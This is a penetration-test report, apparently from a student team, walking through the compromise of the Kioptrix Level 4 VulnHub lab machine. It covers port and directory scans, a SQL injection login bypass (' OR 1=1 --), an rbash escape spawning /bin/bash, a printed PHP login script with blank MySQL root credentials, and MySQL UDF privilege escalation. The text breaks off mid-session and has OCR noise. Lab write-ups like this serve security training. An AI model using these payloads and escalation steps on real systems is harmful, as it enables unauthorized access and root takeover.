Penetration Testing Report for Kioptrix 4

Target: Kioptrix Level 4
IP Address: 192.168.163.137
Testing Engineer: Mahmoud Dwedar – Mohamed Abd Allah – Zeynep Ahmed – Fatma Samy – Ahmed Mostafa

1. Introduction


This penetration test was conducted on the Kioptrix Level 4 virtual machine, available on VulnHub. The objective was to identify and exploit vulnerabilities in the machine to gain root access and demonstrate privilege escalation techniques.

---


2. Reconnaissance

2.1 Network Discovery

The first step was network discovery to identify the target machine's IP address within the local network so first we used the cmd **ifconfig** to identify our IP



And to identify the target machine's IP address within the local network using **`nmap -sn:`**



Result: The target IP was identified as `192.168.163.137`.

2.2 Port Scanning

To discover open ports and running services, a detailed port scan was performed using:


nmap 192.168.163.137

Results:

- **Port 22**: SSH
- **Port 80**: HTTP Web Service
- **Ports 139 & 445**: SMB (Samba file sharing)

A more in-depth scan for service and OS detection was done using:

```
nmap -p 22,80,139,445 -A 192.168.163.137
```



3. Enumeration

3.1 Web Service Enumeration (Port 80)

A directory scan on the web service was conducted using **Gobuster**:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.163.137 -x php,txt,html -t 10
```

- **dir :** For directory searching
- **-w :** For wordlist path
- **-u :** For url
- **-x :** For extension
- **-t :** For thread count

```
┌──(mahmoud㉿Kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.163.137 -x php,txt,html -t 10
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.163.137
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 358] [--> http://192.168.163.137/images/]
/index.php            (Status: 200) [Size: 1255]
/index                (Status: 200) [Size: 1255]
/.html                (Status: 403) [Size: 327]
/member               (Status: 302) [Size: 220] [--> index.php]
/member.php           (Status: 302) [Size: 220] [--> index.php]
/logout               (Status: 302) [Size: 0] [--> index.php]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/john                 (Status: 301) [Size: 356] [--> http://192.168.163.137/john/]
/robert               (Status: 301) [Size: 358] [--> http://192.168.163.137/robert/]
/.html                (Status: 403) [Size: 327]
Progress: 426415 / 882244 (48.33%)[ERROR] Get "http://192.168.163.137/server-status": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

Result:

- Discovered endpoints: `/john` and `/robert`, which likely correspond to usernames.

3.2 SMB Enumeration (Ports 139 & 445)

SMB enumeration was performed using the `nmap` NSE script to gather user information:

sudo nmap --script=smb-enum-users 192.168.163.137

```
┌──(mahmoud㉿Kali)-[~]
└─$ sudo nmap --script=smb-enum-users 192.168.163.137
[sudo] password for mahmoud:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 17:38 EEST
Nmap scan report for 192.168.163.137
Host is up (0.00027s latency).
Not shown: 566 closed tcp ports (reset), 430 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:60:2C:5C (VMware)

Host script results:
| smb-enum-users:
|   KIOPTRIX4\john (RID: 3002)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\loneferret (RID: 3000)
|     Full name:   loneferret,,,
|     Flags:       Normal user account
|   KIOPTRIX4\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Normal user account
|   KIOPTRIX4\robert (RID: 3004)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\root (RID: 1000)
|     Full name:   root
|_    Flags:       Normal user account

Nmap done: 1 IP address (1 host up) scanned in 17.71 seconds
```


Result: Found users:

- john
- loneferret
- robert


4. Exploitation

4.1 Web Application Exploitation (SQL Injection)


Upon visiting the web service, a basic login page was found



By trying some login using admin & password as credential just to know the web page.




It migrated to checklogin.php page with error.



From previous enumeration we found some of the usenames , So we did a check SQL injection using known usernames and inject against the password field.

Using SQL injection, we bypassed the login authentication.

- **Username:** `john`
- **Password:** `' OR 1=1 --`




This allowed access to the application, where we retrieved the SSH credentials for john.

5. Post-Exploitation

5.1 SSH Login


An SSH connection was attempted using the credentials retrieved from the web service:

Cmd: sudo ssh john@192.168.163.137




By using ssh john@192.168.163.137 -oHostKeyAlgorithms=+ssh-dss

Result: Successfully logged in as `john`. However, the shell was restricted (rbash), limiting the commands that could be run.




Using ?



5.2 Restricted Shell Escape

We were able to escape the restricted shell using the following command, which spawned a bash shell:


`echo os.system("/bin/bash")`



6. Privilege Escalation


6.1 Process Inspection

First we started with sudo uses.



The next step was to check processes running as root:

ps -U root -u root u



Result: Identified that MySQL was running as a root process.

6.2 MySQL Exploitation

Upon checking the `/var/www/checklogin.php` file, we found the MySQL credentials:

- **Username:** `root`
- **Password:** (blank)

```
john@Kioptrix4:/$ cd  /var/www/
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
//$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
//$mypassword = mysql_real_escape_string($mypassword);

//$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query("SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'");
//$result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);
// If result matched $myusername and $mypassword, table row must be 1 row

if($count=≠0){
// Register $myusername, $mypassword and redirect to file "login_success.php"
        session_register("myusername");
        session_register("mypassword");
        header("location:login_success.php?username=$myusername");
}
else {
echo "Wrong Username or Password";
print('<form method="link" action="index.php"><input type=submit value="Try Again"></form>');
}

ob_end_flush();
?>
john@Kioptrix4:/var/www$
```

Since MySQL was running as root, we exploited MySQL's **User Defined Functions (UDF)** for privilege escalation.

- Checked for the presence of the UDF file:

ls -la /usr/lib/lib_mysqludf_sys.so

```
john@Kioptrix4:/var/www$ cd /
john@Kioptrix4:/$ ls -la /usr/lib/lib_mysqludf_sys.so
-rw-rw-rw- 1 root root 12896 2012-02-04 10:08 /usr/lib/lib_mysqludf_sys.so
john@Kioptrix4:/$
```

- **Result:** The UDF file was present and available for exploitation.

6.3 Gaining Root Access

Using MySQL, we escalated privileges by modifying the `john` user to gain root shell access.

mysql -h localhost -u root –p show databases;

```
john@Kioptrix4:/$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

